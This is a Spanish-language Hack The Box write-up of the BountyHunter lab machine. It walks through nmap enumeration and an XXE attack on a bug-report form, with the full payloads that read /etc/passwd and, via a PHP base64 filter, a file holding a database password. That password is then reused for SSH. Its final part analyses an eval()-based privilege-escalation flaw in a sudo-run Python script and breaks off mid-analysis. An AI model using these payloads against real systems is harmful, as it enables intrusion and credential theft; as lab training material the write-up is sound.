
Hack The Box

PEN-TESTING LABS

Write-up

Máquina BountyHunter



Autor: J0lm3d0

Índice

1. Introducción

En este documento se recogen los pasos a seguir para la resolución de la máquina BountyHunter de la plataforma HackTheBox. Se trata de una máquina Linux de 64 bits, que posee una dificultad fácil de resolución según la plataforma.

Para comenzar a atacar la máquina se debe estar conectado a la VPN de HackTheBox o, si se cuenta con un usuario VIP, lanzar una instancia de la máquina ofensiva que nos ofrece la plataforma. Después, hay que desplegar la máquina en cuestión y, una vez desplegada, se mostrará la IP que tiene asignada y se podrá empezar a atacar.

2. Enumeración de servicios y recopilación de información sensible

Lo primero que realizo es un escaneo de todo el rango de puertos TCP mediante la herramienta ***Nmap***.

```
Not shown: 65533 closed ports
Reason: 65533 resets
PORT   STATE SERVICE REASON
22/tcp open  ssh     syn-ack ttl 63
80/tcp open  http    syn-ack ttl 63
```

Figura 1: Escaneo de todo el rango de puertos TCP

En la figura 1 se puede observar los puertos que la máquina tiene abiertos. Después, aplico scripts básicos de enumeración y utilizo la flag -sV para intentar conocer la versión y servicio que están ejecutando cada uno de los puertos que he detectado abiertos (Figura 2).

```
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 d4:4c:f5:79:9a:79:a3:b0:f1:66:25:52:c9:53:1f:e1 (RSA)
|   256 a2:1e:67:61:8d:2f:7a:37:a7:ba:3b:51:08:e8:89:a6 (ECDSA)
|_  256 a5:75:16:d9:69:58:50:4a:14:11:7a:42:c1:b6:23:44 (ED25519)
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Bounty Hunters
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Figura 2: Enumeración de los puertos abiertos

Como no cuento con credenciales para acceder a la máquina mediante el servicio SSH, comienzo enumerando el servidor web. El contenido de la página principal puede verse en la figura 3.




Figura 3: Página principal del servidor web

Parece tratarse de una web personalizada que no utiliza ningún gestor de contenidos conocido, como Drupal o Wordpress. Al bajar un poco en la página principal, veo las secciones de “Contact” y “About”, tal y como se aprecia en la figura 4.




Figura 4: Página principal del servidor web 2

Pero hay un apartado que aparece en la sección superior derecha y que no aparece en la página principal: “Portal”. Tras clicar en él, veo lo que se muestra en la figura 5.




Figura 5: Página “portal” del servidor web

Parece que el portal aún se encuentra en desarrollo y, en su lugar, ofrecen un enlace para probar un “Bounty Tracker”. Al acceder al enlace, observo el formulario que se aprecia en la figura 6.

Veo que se trata de una pequeña aplicación web en fase Beta que permite tener un registro de las recompensas que se han facilitado por descubrir algunas vulnerabilida-




Figura 6: Sistema de reportes del servidor web

des. Para añadir un nuevo registro nos pide: un título, el CWE, la puntuación de la vulnerabilidad (mide la criticidad de esta) y la recompensa pagada por ella. Relleno el formulario con datos de prueba y, antes de enviarlo, configuro el proxy para interceptar la petición con ***BurpSuite***.La petición interceptada puede verse en la figura 7.




Figura 7: Petición interceptada del formulario del sistema de reportes

Al interceptar la petición, veo que existe una variable “data”, que contiene una estructura XML codificada en Base64. Viendo esto, ya pienso que esa estructura XML es interpretada por el servidor y puede ser vulnerable a un ataque XXE (XML External Entity). Para conocer más acerca de esta vulnerabilidad, se puede visitar la web oficial de OWASP. Por tanto, preparo una estructura XML maliciosa, que debería mostrar el contenido del fichero “/etc/passwd” del servidor en lugar del valor del campo “cwe”, y la codifico en Base64, tal y como se muestra en la figura 8.

```
┌──(root💀kali)-[/home/…/Documentos/HTB/BountyHunter/explotation]
└─# cat xxe.xml
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [ <!ENTITY xxe SYSTEM "file:///etc/passwd"> ]>
        <bugreport>
                <title>Proof</title>
                <cwe>&xxe;</cwe>
                <cvss>9.4</cvss>
                <reward>30</reward>
        </bugreport>

┌──(root💀kali)-[/home/…/Documentos/HTB/BountyHunter/explotation]
└─# cat xxe.xml | base64
PD94bWwgdmVyc2lvbj0iMS4wIiBlbmNvZGluZz0iSVNPLTg4NTktMSI/Pgo8IURPQ1RZUEUgZm9v
IFsgPCFFTlRJVFkgeHhlIFNZU1RFTSAiZmlsZTovLy9ldGMvcGFzc3dkIj4gXT4KICAgICAgICA8
YnVncmVwb3J0PgogICAgICAgICAgICAgICAgPHRpdGxlPlByb29mPC90aXRsZT4KICAgICAgICAg
ICAgICAgICAgICAgICAgIDxjd2U+Jnh4ZTs8L2N3ZT4KICAgICAgICAgICAgICAgICAgICAgICAg
ICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAg
ICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAg
ICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAg
ICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAg
```

Figura 8: Preparación de estructura XML maliciosa para ataque XXE

Una vez codificada la nueva estructura, vuelvo a interceptar una petición mediante *BurpSuite* y cambio el valor de "data" por el código en Base64 obtenido. Como se puede ver en la figura 9, al enviar la petición modificada, se muestra en la página el contenido del fichero "/etc/passwd" correctamente, por lo que el ataque XXE ha funcionado correctamente.




Figura 9: Éxito al realizar el ataque XXE

Con esto, descubro el usuario "development", que no se trata de un usuario creado por el sistema o por algún servicio porque su identificador (UID) es superior a 1000. Al tener su directorio personal (/home/developer), intento obtener su clave privada RSA para el servicio SSH, que me permitiría conectarme a la máquina víctima como este usuario, pero, lamentablemente, esta clave no existe o no se encuentra en la ruta "/home/devoloper/.ssh/id_rsa". También probé si contaba con ejecución remota de comandos utilizando el *wrapper* "expect" para lanzar un ping a mi máquina, pero, como puede observarse en la figura 10, no recibo ningún paquete, por lo que no es posible la ejecución de comandos por esta vía.




Figura 10: Ejecución Remota de Comandos sin éxito

Al solo poder leer archivos, realizo una búsqueda mediante fuerza bruta de los ficheros y/o directorios que pudiesen estar ocultos en el servidor, para ver si así encuentro algún fichero de configuración o similar que pueda tener credenciales o información importante que me permita el acceso a la máquina. El resultado de la búsqueda puede verse en la figura 11.




Figura 11: Búsqueda de rutas ocultas en la raíz del servidor web

Tras comprobar el contenido de los directorios descubiertos, veo un fichero "README.txt" en el directorio "resources", cuyo contenido es el que se muestra en la figura 12.




Figura 12: Fichero "README" en el directorio "resources" del servidor web

Se trata de una lista de tareas en las que vemos 2 tareas que se han realizado y 2 tareas que no:

- Se han corregido los permisos del grupo "developer" y se ha escrito el código para el "submit" del formulario del "Bounty Tracker".
- En la ruta "portal" no se ha deshabilitado el usuario "test", no se ha deshabilitado la ausencia de contraseña y no se han pasado las contraseñas a formato hasheado. Además, no se ha conectado el "Bounty Tracker" a una base de datos (tal y como se veía en el mensaje que se mostraba al enviar el formulario).

Pero estos datos no me aportan mucha información más de la que ya conocía, por lo que pruebo a hacer una búsqueda de ficheros en formato .html, .txt y .php. En la figura 13 se puede ver el resultado de esta segunda búsqueda.




Figura 13: Búsqueda de archivos ocultos en la raíz del servidor web

3. Acceso a la máquina

En esta última búsqueda encuentro un archivo "db.php", que podría tratarse de un fichero que realizase la conexión a la base de datos, conteniendo así las credenciales de acceso a esta en texto claro. Por tanto, intento leerlo aprovechando la vulnerabilidad XXE descubierta anteriormente.

```
┌──(root💀offsec)-[/home/j0lm3d0/Documentos/HTB/BountyHunter/explotatic
└─# cat xxe.xml
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [ <!ENTITY xxe SYSTEM "file:///var/www/html/db.php"> ]>
        <bugreport>
                <title>Proof</title>
                <cwe>&xxe;</cwe>
                <cvss>9.4</cvss>
                <reward>30</reward>
        </bugreport>
┌──(root💀offsec)-[/home/j0lm3d0/Documentos/HTB/BountyHunter/explotatic
└─# cat xxe.xml | base64 -w 0
PD94bWwgdmVyc2lvbj0iMS4wIiBlbmNvZGluZz0iSVNPLTg4NTktMSI/Pgo8IURPQ1RZUEU
gICAgICAgICAgIDxjd2U+Jnh4ZTs8L2N3ZT4KICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgIDxjdnNzPjkuND
└─# curl -s --data-urlencode "data=PD94bWwgdmVyc2lvbj0iMS4wIiBlbmNvZGlu
PHRpdGxlPlByb29mPC90aXRsZT4KICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgIDxjd2U+Jnh4ZTs8L2N3ZT4
php
If DB were ready, would have added:
<table>
  <tr>
    <td>Title:</td>
    <td>Proof</td>
  </tr>
  <tr>
    <td>CWE:</td>
    <td>
</td>
  </tr>
  <tr>
    <td>Score:</td>
    <td>9.4</td>
  </tr>
  <tr>
    <td>Reward:</td>
    <td>30</td>
  </tr>
</table>
```

Figura 14: Lectura fallida del archivo "db.php"

Como se observa en la figura 14, no logro que muestre el contenido del archivo, por lo que decido probar con un wrapper de PHP que codifica el contenido de un fichero en Base64, pudiendo así ver su contenido tras decodificarlo.

```
<!DOCTYPE foo [ <!ENTITY xxe SYSTEM "php://filter/convert.base64-encode/resource=db.php"> ]>
        <bugreport>
                <title>Proof</title>
                <cwe>&xxe;</cwe>
                <cvss>9.4</cvss>
                <reward>30</reward>
        </bugreport>
┌──(root💀offsec)-[/home/j0lm3d0/Documentos/HTB/BountyHunter/explotation]
└─# cat xxe.xml | base64 -w 0; echo
PD94bWwgdmVyc2lvbj0iMS4wIiBlbmNvZGluZz0iSVNPLTg4NTktMSI/Pgo8IURPQ1RZUEUgZm9vIFsgPCFFTlRJVFkg
0bGU+UHJvb2Y8L3RpdGxlPgogICAgICAgICAgICAgICAgPGN3ZT4meHhlOzwvY3dlPgogICAgICAgICAgICAgICAgPGN
┌──(root💀offsec)-[/home/j0lm3d0/Documentos/HTB/BountyHunter/explotation]
└─# curl -s --data-urlencode "data=PD94bWwgdmVyc2lvbj0iMS4wIiBlbmNvZGluZz0iSVNPLTg4NTktMSI/P
ZXBvcnQ+CiAgICAgICAgICAgICAgICA8dGl0bGU+UHJvb2Y8L3RpdGxlPgogICAgICAgICAgICAgICAgPGN3ZT4meHhl
.10.11.100/tracker_diRbPr00f314.php
If DB were ready, would have added:
<table>
  <tr>
    <td>Title:</td>
    <td>Proof</td>
  </tr>
  <tr>
    <td>CWE:</td>
    <td>PD9waHAKLy8gVE9ETyAtPiBJbXBsZW1lbnQgbG9naW4gc3lzdGVtIHdpdGggdGhlIGRhdGFiYXNlLgokZGJz
1c2VyID0gInRlc3QiOwo/Pgo=</td>
  </tr>
  <tr>
    <td>Score:</td>
    <td>9.4</td>
  </tr>
  <tr>
    <td>Reward:</td>
    <td>30</td>
  </tr>
</table>
┌──(root💀offsec)-[/home/j0lm3d0/Documentos/HTB/BountyHunter/explotation]
└─# echo "PD9waHAKLy8gVE9ETyAtPiBJbXBsZW1lbnQgbG9naW4gc3lzdGVtIHdpdGggdGhlIGRhdGFiYXNlLgokZG
3R1c2VyID0gInRlc3QiOwo/Pgo=" | base64 -d
<?php
// TODO -> Implement login system with the database.
$dbserver = "localhost";
$dbname = "bounty";
$dbusername = "admin";
$dbpassword = "m19RoAU0hP41A1sTsq6K";
$testuser = "test";
?>
```

Figura 15: Lectura exitosa del archivo “db.php”

Gracias al uso del wrapper de codificación en Base64, logro ver el contenido del fichero de conexión a la base de datos, que se muestra en la figura 15 , en el cual descubro el nombre de la base de datos y unas credenciales de acceso a esta. Con esta información, pruebo si existe reutilización de credenciales conectándome por SSH como el usuario “development” proporcionando la contraseña “m19RoAU0hP41A1sTsq6K”. De esta forma, consigo acceder a la máquina víctima y visualizo la primera flag, tal y como se aprecia en la figura 16.

```
development@bountyhunter:~$ ls -la
total 48
drwxr-xr-x 6 development development 4096 Sep 22 17:12 .
drwxr-xr-x 3 root        root        4096 Jun 15 16:07 ..
lrwxrwxrwx 1 root        root           9 Apr  5 22:53 .bash_history -> /dev/null
-rw-r--r-- 1 development development  220 Feb 25  2020 .bash_logout
-rw-r--r-- 1 development development 3771 Feb 25  2020 .bashrc
drwx------ 2 development development 4096 Apr  5 22:50 .cache
-rw-r--r-- 1 root        root         471 Jun 15 16:10 contract.txt
drwx------ 2 development development 4096 Sep 22 17:12 .gnupg
lrwxrwxrwx 1 root        root           9 Jul  5 05:46 .lesshst -> /dev/null
drwxrwxr-x 3 development development 4096 Apr  6 23:34 .local
-rw-r--r-- 1 development development  807 Feb 25  2020 .profile
drwx------ 2 development development 4096 Apr  7 01:48 .ssh
-r--r----- 1 root        development   33 Sep 22 13:12 user.txt
-rw------- 1 development development 3185 Sep 22 17:12 .viminfo
development@bountyhunter:~$ cat user.txt
f2fbd988412b54f1e2537074227b03b2
```

Figura 16: Flag de usuario no privilegiado

4. Escalada de privilegios

En el directorio personal del usuario "development" encontramos un fichero: "contract.txt", cuyo contenido se muestra en la figura 17. Un empleado indica a sus compañeros de trabajo que revisen una aplicación interna del cliente "Skytrain Inc" y que ha proporcionado los permisos necesarios para probarla.

```
development@bountyhunter:~$ cat contract.txt
Hey team,

I'll be out of the office this week but please make sure that our contract with Skytrain Inc gets
completed.

This has been our first job since the "rm -rf" incident and we can't mess this up. Whenever one of
 you gets on please have a look at the internal tool they sent over. There have been a handful of
tickets submitted that have been failing validation and I need you to figure out why.

I set up the permissions for you to test this. Good luck.

-- John
```

Figura 17: Contenido del fichero "contract.txt"

Con el comando *sudo -l* compruebo si puede ejecutarse algún archivo con privilegios de otro usuario o sin proporcionar contraseña. Como se puede apreciar en la figura 18, se puede ejecutar el archivo "ticketValidator.py", que posiblemente se trate de la herramienta a la que se hacía referencia en el fichero de texto anterior, utilizando Python3.8 con privilegios de "root" y sin proporcionar contraseña.

```
development@bountyhunter:~$ sudo -l
Matching Defaults entries for development on bountyhunter:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/us

User development may run the following commands on bountyhunter:
    (root) NOPASSWD: /usr/bin/python3.8 /opt/skytrain_inc/ticketValidator.py
```

Figura 18: Listado de comandos que puede ejecutar mediante "sudo" el usuario

El contenido de la herramienta de Python se muestra en la figura 19.

```
#Skytrain Inc Ticket Validation System 0.1
#Do not distribute this file.

def load_file(loc):
    if loc.endswith(".md"):
        return open(loc, 'r')
    else:
        print("Wrong file type.")
        exit()

def evaluate(ticketFile):
    #Evaluates a ticket to check for ireggularities.
    code_line = None
    for i,x in enumerate(ticketFile.readlines()):
        if i == 0:
            if not x.startswith("# Skytrain Inc"):
                return False
            continue
        if i == 1:
            if not x.startswith("## Ticket to "):
                return False
            print(f"Destination: {' '.join(x.strip().split(' ')[3:])}")
            continue

        if x.startswith("__Ticket Code:__"):
            code_line = i+1
            continue

        if code_line and i == code_line:
            if not x.startswith("**"):
                return False
            ticketCode = x.replace("**", "").split("+")[0]
            if int(ticketCode) % 7 == 4:
                validationNumber = eval(x.replace("**", ""))
                if validationNumber > 100:
                    return True
                else:
                    return False
    return False

def main():
    fileName = input("Please enter the path to the ticket file.\n")
    ticket = load_file(fileName)
    #DEBUG print(ticket)
    result = evaluate(ticket)
    if (result):
        print("Valid ticket.")
    else:
        print("Invalid ticket.")
    ticket.close

main()
```

Figura 19: Script en Python de validación de tickets

Tras analizar el código, deduzco su funcionamiento:

1. Se pide especificar la ruta de un fichero por consola.
2. Se comprueba que el fichero especificado acabe en ".md", es decir, que se trate

de un fichero Markdown.

- Si es así, procede a abrir el archivo y continúa en el paso 3.
- Si no es así, muestra un mensaje de formato de archivo incorrecto y cierra la aplicación.

3. Se entra a una función de evaluación del archivo abierto en el paso anterior. A cada una de las líneas del fichero abierto se le asigna un número mediante la función *enumerate()* y se entra en un bucle que tendrá tantas iteraciones como nº de líneas tenga el archivo.
4. Se comprueba que la primera línea del archivo comienza con la cadena de texto "# Skytrain Inc".
   - Si es así, se aplica un *continue* para que el bucle siga en la próxima iteración, llegando así al paso 5.
   - Si no es así, muestra un mensaje de ticket inválido, cierra el descriptor del archivo abierto y el programa termina.
5. Se comprueba que la segunda línea del archivo empieza por la cadena de texto "## Ticket to ".
   - Si es así, muestra por pantalla el destino, que correspondería al texto a partir de la tercera palabra de la línea. Después, aplica un *continue* para que el bucle siga en la próxima iteración, llegando así al paso 6.
   - Si no es así, muestra un mensaje de ticket inválido, cierra el descriptor del archivo abierto y el programa termina.
6. Se comprueba que la tercera línea del archivo empieza por la cadena de texto "__Ticket Code:__" (en este caso no hay ningún condicional con el número de línea, pero si no cumple con la condición acabará retornando False y mostrando el mensaje de ticket inválido).
   - Si es así, iguala el valor de la variable "code_line" al valor de la variable "i" incrementado en 1. Después, aplica un *continue* para que el bucle siga en la próxima iteración, llegando así al paso 7.
   - Si no es así, muestra un mensaje de ticket inválido, cierra el descriptor del archivo abierto y el programa termina.
7. Se comprueba que la cuarta línea comienza con "**" (en este caso tampoco hay ningún condicional con el número de línea, pero debido a la asignación de valor que se le dio a "code_line" anteriormente, siempre entrara en esta condición la línea siguiente a la que empiece por "__Ticket Code:__", es decir, la tercera).
